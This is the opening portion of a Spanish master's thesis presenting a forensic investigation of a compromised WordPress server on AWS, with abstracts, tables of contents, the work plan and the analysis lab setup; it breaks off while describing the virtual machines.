

# Análisis forense de un servidor

**Eduardo López Benítez**

Màster U. en Ciberseguretat i Privadesa  
Análisis forense

**Nombre Tutor/a de TF**


Manuel Blaquez Piquero

**Profesor/a responsable de la asignatura**

Jordi Serra Ruiz

**Fecha Entrega**

**Enero 2024**



Universitat Oberta  
de Catalunya



Esta obra está sujeta a una licencia de  
Reconocimiento-NoComercial-CompartirIgual  
[4.0 España de Creative Commons](https://creativecommons.org/licenses/by-nc-sa/4.0/)

**FICHA DEL TRABAJO FINAL**

<b>Título del trabajo:</b>	<i>Análisis forense de un servidor</i>
<b>Nombre del autor:</b>	<i>Eduardo López Benítez</i>
<b>Nombre del consultor/a:</b>	<i>Manuel Blanquez Piquero</i>
<b>Nombre del PRA:</b>	<i>Jordi Serra Ruiz</i>
<b>Fecha de entrega (mm/aaaa):</b>	<i>01/2024</i>
<b>Titulación o programa:</b>	<i>Master U. en Ciberseguretat i Privadesa</i>
<b>Área del Trabajo Final:</b>	<i>Análisis forense</i>
<b>Idioma del trabajo:</b>	<i>Castellano</i>
<b>Palabras clave</b>	<i>Análisis forense, Perito informático, ISO 27037, Linux</i>

**Resumen del Trabajo**

El presente informe pericial forense se ha realizado a solicitud de Gangas SL, ante la sospecha de un incidente de seguridad en su servidor web alojado en AWS, que tuvo lugar entre diciembre de 2018 y enero de 2019. Este servidor contenía el sitio web de la empresa, construido con *WordPress 4.9.9* y el plugin *Reflex Gallery 3.1.3*, ambos con vulnerabilidades de seguridad conocidas. La finalidad de este informe es determinar la naturaleza y alcance del incidente, identificar los datos comprometidos y los movimientos sospechosos relacionados con el incidente.

La metodología empleada incluyó la revisión de imágenes de la memoria RAM y del disco duro del servidor, junto con sus hashes de verificación. Se utilizó herramientas forenses para el análisis, asegurando que la integridad de los datos se mantuviera durante el proceso forense.

Los resultados revelaron la explotación de vulnerabilidades conocidas, un intento de inyección de código malicioso a través de comentarios y la subida de un archivo PHP que permitió un ataque más severo, incluida la modificación de archivos clave de *WordPress* y la inserción de un script de minería de criptomonedas.

Las conclusiones indican un compromiso significativo de la seguridad del servidor, con la implicación de múltiples direcciones IP en los ataques. Se recomienda a Gangas SL actualizar sus sistemas, realizar auditorías de seguridad regulares y fortalecer sus políticas de control de acceso para evitar futuros incidentes.

**Abstract**

The forensic expert report was conducted at the request of Gangas SL due to

suspected security incidents on their AWS-hosted web server, which occurred between December 2018 and January 2019. This server hosted the company's website, built with *WordPress* 4.9.9 and the *Reflex Gallery* 3.1.3 plugin, both with known security vulnerabilities. The purpose of this report is to determine the nature and extent of the incident, identify the compromised data, and the suspicious movements associated with the incident.

The methodology used included reviewing images of the server's RAM and hard drive, along with their verification hashes. Forensic tools were used for analysis, ensuring that the integrity of the data was maintained throughout the forensic process.

The findings disclosed the exploitation of known vulnerabilities, an attempt to inject malicious code through comments, and the upload of a PHP file that allowed a more severe attack, including the modification of key *WordPress* files and the insertion of a cryptocurrency mining script.

The conclusions point to a significant compromise of the server's security, involving multiple IP addresses in the attacks. Gangas SL is advised to update their systems, conduct regular security audits, and strengthen their access control policies to prevent future incidents.

# Índice

1.	Plan de trabajo .....	8
1.1.	Problema a resolver .....	8
1.2.	Objetivos .....	8
1.3.	Descripción del entorno de trabajo.....	9
1.4.	Listado de tareas.....	13
1.5.	Planificación temporal de las tareas.....	14
1.6.	Revisión del estado del arte de la informática forense .....	16
1.6.1	Introducción.....	16
1.6.2	Aplicaciones de la informática forense .....	16
1.6.3	Estándares y normas.....	17
1.6.4	Requisitos de una investigación forense .....	18
1.6.5	La investigación del forense informático.....	18
1.6.6	Herramientas para la investigación del forense informático .....	19
2.	Extremos del análisis y previsión de pruebas técnicas .....	21
2.1.	Propuesta de extremos. ....	21
2.2.	Previsión de pruebas técnicas.....	22
2.2.1	Pruebas a realizar a la captura memoria RAM.....	22
2.2.2	Pruebas a realizar en la imagen del disco duro.....	23
3.	Análisis de la memoria RAM .....	26
3.1	Datos de partida .....	26
3.2	Identificación del entorno a estudiar .....	26
3.3	Realización de pruebas .....	27
3.3.1	Procesos en ejecución en la memoria RAM.....	27
3.3.2	Usuarios logeados en el momento de la captura .....	31
3.3.3	Conexiones de red establecidas .....	31
3.3.3.1	Interfaces de red configuradas en el servidor.....	31
3.3.3.2	Análisis de conexiones de red por procesos .....	31
3.3.3.3	Análisis del tráfico de red .....	33
3.3.4	Identificación y análisis de MALWARE.....	36
3.3.5	Conclusiones tras el análisis de la memoria RAM.....	40
4.	Análisis del disco duro.....	42
4.1	Datos de partida .....	42
4.2	Identificación del entorno a estudiar .....	42
4.2.1	Versión del sistema operativo y kernel instalado.....	42
4.2.2	Fecha de instalación del SO.....	43
4.2.3	Revisión del software instalado .....	43
4.2.4	Análisis del fichero passwd de usuarios .....	44
4.2.5	Análisis del fichero de grupos shadow .....	44
4.3	Realización de las pruebas .....	45
4.3.1	Existencia y recuperación de ficheros borrados .....	45
4.3.2	Evidencia de accesos no autorizados .....	45
4.3.2.1	Revisión de los registros de firewall .....	45
4.3.2.2	Análisis de logs de accesos .....	46
4.3.2.2.1	auth.log.....	46
4.3.2.2.2	btmp .....	46

4.3.2.2.3 wtmp .....	47
4.3.2.2.4 lastlog .....	47
4.3.2.2.5 apache logs .....	48
4.3.2.2.6 tallylog .....	49
4.3.2.2.7 mysql .....	49
4.3.2.3 Conclusiones tras el análisis de logs del servidor .....	49
4.3.3 Usuarios definidos en el S.O. y su fecha de creación .....	50
4.3.3.1 Permisos del usuario Ubuntu .....	52
4.3.4 Filtración de datos .....	52
4.3.5 Integridad del sistema de archivos .....	53
4.3.5.1 Integridad de histórico de comandos .....	53
4.3.5.2 Integridad de los logs del servidor .....	54
4.3.5.3 Integridad de ficheros <i>WordPress</i> .....	54
4.3.6 Persistencia de amenazas .....	55
4.3.7 Movimiento lateral .....	55
4.3.8 Dispositivos USB y extraíbles .....	55
4.3.9 Registro y análisis de eventos de aplicaciones .....	55
4.3.9.1 Tabla usuarios de <i>WordPress</i> .....	55
4.3.9.2 Tabla de comentarios de <i>WordPress</i> .....	56
4.3.10 Correos electrónicos, chats o comunicaciones .....	57
4.3.11 Actualizaciones de seguridad y políticas .....	57
4.3.12 Configuraciones de red facilitadoras del ataque .....	59
4.3.12.1 Aspectos a Considerar en la Configuración de UFW .....	59
4.3.13 Línea de tiempo de eventos .....	60
4.4 Conclusiones tras del análisis del disco duro .....	60
4.5 Respuestas a las propuestas de extremos .....	61
5. Resumen ejecutivo .....	65
5.1 Contexto y origen del estudio .....	65
5.2 Detalle, naturaleza y cronología del incidente .....	66
5.2.1 Intento de explotación <i>Comment Cross-Site Scripting (XSS)</i> .....	66
5.2.2 Explotación <i>Arbitrary File Upload</i> .....	67
5.3 Hallazgos de la investigación forense .....	68
5.3.1 Datos comprometidos .....	68
5.3.2 Movimientos sospechosos .....	68
5.4 Impacto del incidente .....	68
5.5 Medidas a tomar y recomendaciones .....	69
5.5.1 Acciones inmediatas .....	69
5.5.2 Recomendaciones de seguridad .....	70
6. Informe pericial .....	71
6.1 Firma .....	71
6.2 Resumen ejecutivo .....	71
6.3 Objeto del peritaje .....	71
6.4 Alcance .....	71
6.5 Antecedentes .....	72
6.6 Fuentes de información y datos de partida .....	72
6.7 Estándares y normas .....	72
6.8 Limitaciones .....	73
6.9 Resolución o informe pericial .....	73
6.9.1 Consideraciones preliminares .....	73
6.9.2 Conclusiones a las consideraciones preliminares .....	73

6.10 Análisis .....	73
6.10.1 Análisis de la memoria RAM .....	74
6.10.1.1 Sistema operativo de la imagen .....	74
6.10.1.2 Procesos en ejecución .....	74
6.10.1.3 Conexiones de red establecidas .....	75
6.10.1.4 Análisis del tráfico de red .....	76
6.10.1.5 Identificación y análisis del malware.....	78
6.10.2 Análisis del disco duro.....	79
6.10.2.1 Revisión del software instalado en el servidor.....	79
6.10.2.2 Usuarios con acceso al servidor.....	80
6.10.2.3 Existencia y recuperación de ficheros borrados .....	80
6.10.2.4 Análisis logs de acceso al servidor.....	81
6.10.2.5 Análisis logs apache.....	82
6.10.2.6 Integridad de archivos, integridad de ficheros <i>WordPress</i> .....	83
6.10.2.7 Registro y análisis de eventos de aplicaciones .....	84
6.10.2.8 Correos electrónicos, chats o comunicaciones .....	87
6.11 Conclusiones al informe pericial.....	87
7. Conclusiones.....	89
8. Referencias bibliográficas y recursos.....	90
9. Anexos .....	92
9.1. Verificar la integridad de los ficheros de partida.....	92
9.2. Máquina virtual para simular servidor comprometido y perfiles para volatility.....	92
9.2.1 Máquina virtual simulador.....	92
9.2.2 Crear perfil de memoria para volatility3 .....	94
9.2.3 Crear de perfil de memoria para Volatility2 .....	97
9.3 Recuperar el último login de sistema a partir de la captura de la memoria RAM. ....	98
9.4 Procesos en ejecución .....	100
9.4.1 Lisa de procesos .....	100
9.4.2 Árbol de procesos en ejecución .....	101
9.4.3 Descripción de los procesos en ejecución.....	104
9.5 Comando ejecutados. Proceso bash 20577 .....	107
9.6 Análisis de las conexiones de red .....	111
9.6.1 IP configurada .....	111
9.6.2 Conexiones de red establecidas .....	111
9.6.3 Consulta sobre la identidad de la ip 18.195.168.56.....	116
9.6.4 Consulta sobre la identidad de la ip 172.31.33.128.....	117
9.6.5 Consulta sobre la identidad de la ip 83.247.136.74.....	118
9.7 Extracción de datos con BulkExtractor .....	119
9.7.1 Análisis del fichero httplogs.txt .....	119
9.7.2 Análisis del fichero url.txt.....	119
9.7.3 Análisis de paquetes wireshark, fichero pcap.....	120
9.8 Análisis en búsqueda del malware .....	122
9.8.1 Resultado del comando <i>malfind</i> . ....	122
9.8.2 Dump del proceso 19952 .....	125
9.8.3 Dump del proceso 19953 .....	126
9.8.4 Resultado de exploración de presencia de virus en web <i>virustotal.com</i> para <i>dump</i> del proceso 19953.....	127

9.8.5 Resultado de exploración de presencia de virus en web <i>virustotal.com</i> para <i>dump</i> del proceso 19952.....	127
9.8.6 Alarma de presencia de virus en por Windows Defender para <i>dump</i> del proceso 19952.....	128
9.8.7 Búsqueda de trazas del fichero <i>CVPSAzKiZiJvdxA.php</i> dentro del proceso 19952.....	128
9.8.8 Restos de posible código PHP contenido del fichero <i>CVPSAzKiZiJvdxA.php</i> .....	129
9.9 Montar imagen del disco duro .....	130
9.10 Determina la fecha y hora de instalación del sistema operativo.....	133
9.11 Paquetes instalados .....	134
9.12 Versión de <i>WordPress</i> .....	134
9.13 Volcado de fichero <i>/etc/passwd</i> .....	134
9.14 Volcado de fichero <i>/etc/shadow</i> .....	135
9.15 Revisión del firewall.....	135
9.16 Análisis de <i>auth.log</i> .....	136
9.16.1 Fichero <i>wp-config.php</i> .....	141
9.16.2 Fichero <i>functions.php</i> .....	143
9.17 Análisis <i>btmap</i> .....	144
9.18 Análisis logs servidor apache .....	145
9.18.1 Estudio individualizado de IPs sospechosas en logs de apache .....	153
9.19 Script para el análisis de logs de apache .....	163
9.20 Movimiento en logs de apache de la IP 185.216.32.36 .....	165
9.21 Permisos del usuario Ubuntu .....	167
9.22 Estudio de tamaños de ficheros transferidos en logs apache .....	169
9.23 Estudio del histórico de comandos.....	171
9.24 Integridad de los logs del servidor .....	175
9.24.1 Logs de apache .....	176
9.24.2 Logs del sistema .....	181
9.25 Tabla de usuarios <i>WordPress</i> .....	183
9.26 Correos electrónicos .....	183
9.27 Evidencias perciales.....	185
9.27.1 Fichero <i>version.php</i> de <i>WordPress</i> .....	185
9.27.2 Fichero <i>readme.txt</i> de <i>reflex-gallery</i> .....	185
9.27.3 Fichero <i>/etc/passwd</i> .....	186
9.27.4 Fichero <i>/etc/shadow</i> .....	186
9.27.5 Fichero <i>/wp-config.php</i> .....	186
9.27.6 Fichero <i>functions.php</i> .....	187
9.27.7 Fichero <i>auth.log.1</i> .....	187
9.27.8 Fichero <i>access.log</i> .....	187
9.27.9 Fichero <i>access.log.4.gz</i> .....	187
9.27.10 Fichero <i>index.php</i> .....	188
9.27.11 Fichero <i>wp_users.idb</i> .....	188
9.27.12 Fichero <i>wp_comments.idb</i> .....	188
9.27.13 Fichero de correos electrónico <i>www-data</i> .....	189

# Lista de figuras

Figura 1: SO Anfitrión .....	9
Figura 2 : SO Virtualizado W10 .....	10
Figura 3 : SO Virtualizado Kali Linux.....	11
Figura 4: SO Virtualizado Ubuntu.....	11
Figura 5: Versión Autopsy .....	12
Figura 6: Versión Volatility.....	12
Figura 7: Planificación temporal .....	15
Figura 8: Información captura RAM.....	26
Figura 9: Último login .....	27
Figura 10: Árbol procesos sospechoso .....	28
Figura 11: Procesos sospechosos .....	28
Figura 12: Procesos administrador.....	29
Figura 13: Bash captura de memoria .....	29
Figura 14: Intento recuperación config ssh .....	31
Figura 15: Interfaces de red del servidor.....	31
Figura 16: Conexiones de red para PID 19952 .....	32
Figura 17: Conexiones de red para PID 20577 .....	33
Figura 18: Extracción del fichero readme.txt de Reflex gallery.....	35
Figura 19: Intento de extracción del fichero CVPSAzKiZiJvdxA.....	36
Figura 20: Ejemplo scrip CoinHive .....	37
Figura 21: Extracción del fichero index.php de <i>WordPress</i> .....	37
Figura 22: Contenido fichero index.php de <i>WordPress</i> original.....	38
Figura 23: Intento de recuperación de index.php manipulado.....	38
Figura 24: Versión del SO .....	42
Figura 25: Versión del kernel.....	42
Figura 26: Usuarios lastlog.....	47
Figura 27: Fecha creación usuario .....	50
Figura 28: sshd_config.....	51
Figura 29: sshd_config 2 .....	52
Figura 30: root authorized_keys .....	52
Figura 31: index.php alterado.....	54
Figura 32: marca tiempo index.php .....	55
Figura 33: movimientos usr anatoly apache .....	56
Figura 34: tabla wp_comments.ibd.....	56
Figura 35 post comentarios logs apache.....	56
Figura 36 Versión Linux kernel.....	74
Figura 37 Procesos .....	75
Figura 38 Conexiones de red .....	75
Figura 39 Fichero readme.txt de Reflex-Gallery.....	77
Figura 40 index.php infectado con script de criptomonedas .....	78
Figura 41 Fichero con código malicioso .....	81
Figura 42 index.php con script de criptomonedas .....	84
Figura 43 Tabla usuarios de WordPress .....	85
Figura 44 log apache registro anatoly5676 .....	85
Figura 45 Tabla comentarios de WordPress .....	86
Figura 46 Comentarios en logs apache.....	86
Figura 47: Comprobación HASH disco duro.....	92
Figura 48: Comprobación HASH captura de memoria .....	92

Figura 49: Captura kernel máquina a analizar.....	93
Figura 50: Instalación MV Ubuntu .....	93
Figura 51: Instalación kernel 4.15.0-1021-aws en MV Ubuntu 1 .....	94
Figura 52: Instalación kernel 4.15.0-1021-aws en MV ubuntu 2.....	94
Figura 53: Instrucciones crear perfil de memoria para volatility3.....	95
Figura 54: Kernel debug a instalar para crear perfil memoria volatility3.....	95
Figura 55: Instalación kernel debug para crear perfil de memoria volatility3 ..	95
Figura 56: Instalación kernel debug para crear perfil de memoria volatility3 (2) .....	96
Figura 57: Proceso para crear perfil de memoria volatility3.....	96
Figura 58: Proceso para crear perfil de memoria volatility3 (2) .....	97
Figura 59: Prueba perfil de memoria volatility3 .....	97
Figura 60: Crear perfil de memoria para volatility2 .....	98
Figura 61: Crear perfil de memoria para volatility2 (2) .....	98
Figura 62: Crear perfil de memoria para volatility2 (3) .....	98
Figura 63: Recuperar último login del servidor .....	99
Figura 64: Listado de procesos pslist .....	101
Figura 65: Árbol de procesos pstree .....	103
Figura 66: Interfaces de red configuradas en servidor .....	111
Figura 67: Resultado de ficheros de bulk_extractor .....	119
Figura 68: Resultado virustotal.com proceso 19953 .....	127
Figura 69: Resultado virustotal.com proceso 19952 .....	127
Figura 70: Alarma WindowsDefender proceso 19952 .....	128
Figura 71: Script para montar imagen forense .....	132
Figura 72: Imagen forense montada .....	132
Figura 73: Traspaso de logs del servidor a entorno local.....	132
Figura 74: Traspaso de logs del servidor a entorno local 2.....	133
Figura 75: Comando journalctl .....	133
Figura 76: Listado paquetes instalados.....	134
Figura 77: Fichero /etc/passwd .....	135
Figura 78: Fichero /etc/shadow .....	135
Figura 79: Configuración ufw.....	136
Figura 80: Marcas temporales ufw .....	136
Figura 81: Script descomprimir.sh.....	137
Figura 82: Logos auth* .....	137
Figura 83: Filtrado "Accepted" logs auth .....	138
Figura 84: Filtrado IPs logs auth* .....	138
Figura 85: Conexiones por ip logs auth* .....	139
Figura 86: Identidad 185.216.32.36.....	140
Figura 87: Conexión ssh 185.216.32.36.....	140
Figura 88: Fichero alterado wp-config.php .....	142
Figura 89: Fichero kses.php .....	142
Figura 90: Fichero kses.php 2.....	143
Figura 91: Fichero kses.php 3.....	143
Figura 92: Fichero alterado functions.php .....	144
Figura 93: Resultado filtrado log btmp.....	145
Figura 94: Resultado filtrado log btmp 2.....	145
Figura 95: Logs apache.....	146
Figura 96: Script descomprimir.sh en logs apache.....	146
Figura 97: Filtrado logs apache ip 18.195.165.56 .....	147

Figura 98: Filtrado ip 18.195.165.56 error.log apache.....	147
Figura 99: Rastros de intento de ataque ThinkPHP .....	148
Figura 100: IPs sospechosas .....	148
Figura 101: Hora IPs sospechosas en log.....	149
Figura 102: Filtrado %27 logs apache.....	150
Figura 103: Filtrado %23 logs apache.....	150
Figura 104: Filtrado %2F logs apache.....	151
Figura 105: IPs sospechosas 2 .....	152
Figura 106: Incidencias <i>WPscan</i> en logs apache.....	152
Figura 107: Estudio IP 183.192.243.180 logs apache.....	154
Figura 108: Estudio IP 185.244.25.106 logs apache.....	154
Figura 109: Estudio IP 193.238.152.59 logs apache.....	155
Figura 110: Vista fichero wp-login.php .....	157
Figura 111: Estudio IP 205.185.113.123 logs apache.....	160
Figura 112:Estudio IP 78.181.101.155 logs apache.....	160
Figura 113: Estudio IP 80.31.225.16 logs apache.....	160
Figura 114:Estudio IP 80.72.4.100 logs apache.....	161
Figura 115: Vista fichero update.php.....	163
Figura 116: Script analisis_log.sh.....	165
Figura 117:Fichero sudoers.....	168
Figura 118:Fichero sudoers 2.....	168
Figura 119:Marcas de tiempo fichero sudoers .....	169
Figura 120:Script tamanos.sh.....	169
Figura 121:rsyslog.....	175
Figura 122:rsyslog 2.....	176
Figura 123: crontab .....	176
Figura 124: Logrotate para apache2 .....	177
Figura 125:Arranques apache journalctl.....	178
Figura 126:Marcas de tiempo logs apache .....	179
Figura 127:Marcas de tiempo logs apache 2 .....	180
Figura 128:Logrotate logs del sistema .....	181
Figura 129:Marcas de tiempo logs del sistema .....	182
Figura 130:Marcas de tiempo logs del sistema 2 .....	182
Figura 131:Tabla wp_users.idb .....	183
Figura 132: Correo electrónico registro anatoly5676.....	183
Figura 133:Correo electrónico cambio de password anatoly5676.....	184
Figura 134:Correo electrónico aceptación primer comentario anatoly5676 ...	184
Figura 135:Correo electrónico publicación segundo comentario anatoly5676	184
Figura 136:Correo electrónico publicación tercer comentario anatoly5676 ....	185

# 1. Plan de trabajo

## 1.1. Problema a resolver

En el caso del presente TFM a partir de la evidencia digital recibida, una imagen del disco duro del servidor y la captura de la memoria RAM, debemos investigar si se ha cometido delito informático. Este consistiría en la sospecha de intrusión en el sistema, así como las consecuencias de esta.

Encontrar evidencias digitales del posible delito cometido, catalogar estas evidencias y determinar el origen de estas dentro de una línea temporal.

## 1.2. Objetivos

En el caso que nos ocupa, nos ponemos al cargo de una empresa la cual tiene serias sospechas de la intrusión en su sistema.

Nuestra labor como perito forense en el caso de una sospecha de intrusión en un sistema informático abarca varios aspectos clave que deben ser investigados de manera exhaustiva. Nos enfocaremos en los siguientes puntos principales:

**Confirmación de Intrusión:** determinar si realmente ha ocurrido una intrusión en el sistema. Esto implica analizar los indicadores de compromiso (IOCs) y las señales de alarma para validar la existencia de un acceso no autorizado.

**Modo y Técnica de Intrusión:** una vez confirmada la intrusión, se requiere identificar cómo se llevó a cabo. Esto implica investigar las técnicas y métodos utilizados por el intruso para penetrar en el sistema, como el uso de vulnerabilidades, ataques de fuerza bruta, o ingeniería social, entre otros.

**Consecuencias de la Intrusión:** evaluar las consecuencias de la intrusión en el sistema informático. Esto incluye la identificación de posibles daños o modificaciones en los datos, interrupción de servicios, pérdida de integridad de información, y otros impactos negativos.

**Análisis de Robo de Información:** en el caso de que se sospeche que se haya producido un robo de información, debemos investigar la pérdida de datos, identificar qué información específica se ha comprometido y determinar el alcance de la filtración o extracción de datos confidenciales.

**Recopilación y Preservación de Evidencia:** es fundamental como perito forense recopilar y preservar adecuadamente todas las evidencias digitales relacionadas con la intrusión. Esto incluye registros de auditoría, archivos de registro, copias de seguridad, huellas digitales, y cualquier otro tipo de información relevante.

Análisis de Rastros Digitales: se llevará a cabo un análisis exhaustivo de rastros digitales para reconstruir el flujo de actividad del intruso, identificar la secuencia de eventos y establecer una línea de tiempo precisa de la intrusión.

Informe ejecutivo; breve y conciso, redactado de cara al cliente objeto del contrato. Redactado en un lenguaje asequible para que pueda ser comprensible al destinatario final del informe.

Informe Pericial: finalmente, como perito forense debemos compilar los resultados de la investigación en un informe pericial forense. Este informe deberá ser claro y completo, describiendo de manera precisa los hallazgos, las técnicas empleadas, las conclusiones y las recomendaciones, con el objetivo de respaldar cualquier acción legal o medidas de mitigación de seguridad necesarias.

### 1.3. Descripción del entorno de trabajo

Bajo un equipo principal para el análisis con SO Windows 11, trabajarán tres máquinas virtuales en Virtual Box, una con Windows 10, otra Kali Linux y una tercera con una instalación del SO y Kernel idéntico al servidor en estudio. Además, haremos uso de un equipo secundario con SO Linux Debian 12 para montar la imagen forense del disco duro.

Equipo principal de análisis:

CPU: Intel Core I7-12700 2.10GHz 12th Generación

Montado en motherboard HP 894B V10

RAM 96GB.

HD con 1863 GB disponibles

NVIDIA GeForce RTX 3060

Sistema operativo Windows 11 Profesional, versión 22H2



Figura 1: SO Anfitrión

Maquinas virtualizadas:

Máquina virtual con W10




Figura 2 : SO Virtualizado W10

Máquina virtual con Kali Linux:

```
(edulo@edkali)-[~]
└─$ uname -ra
Linux edkali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
```




Figura 3 : SO Virtualizado Kali Linux

Maquina virtual con Ubuntu bionic para simular servidor comprometido:

```

edulo@bionic_tfm:~$ uname -ra
Linux bionic_tfm 4.15.0-1021-aws #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
edulo@bionic_tfm:~$ _

```

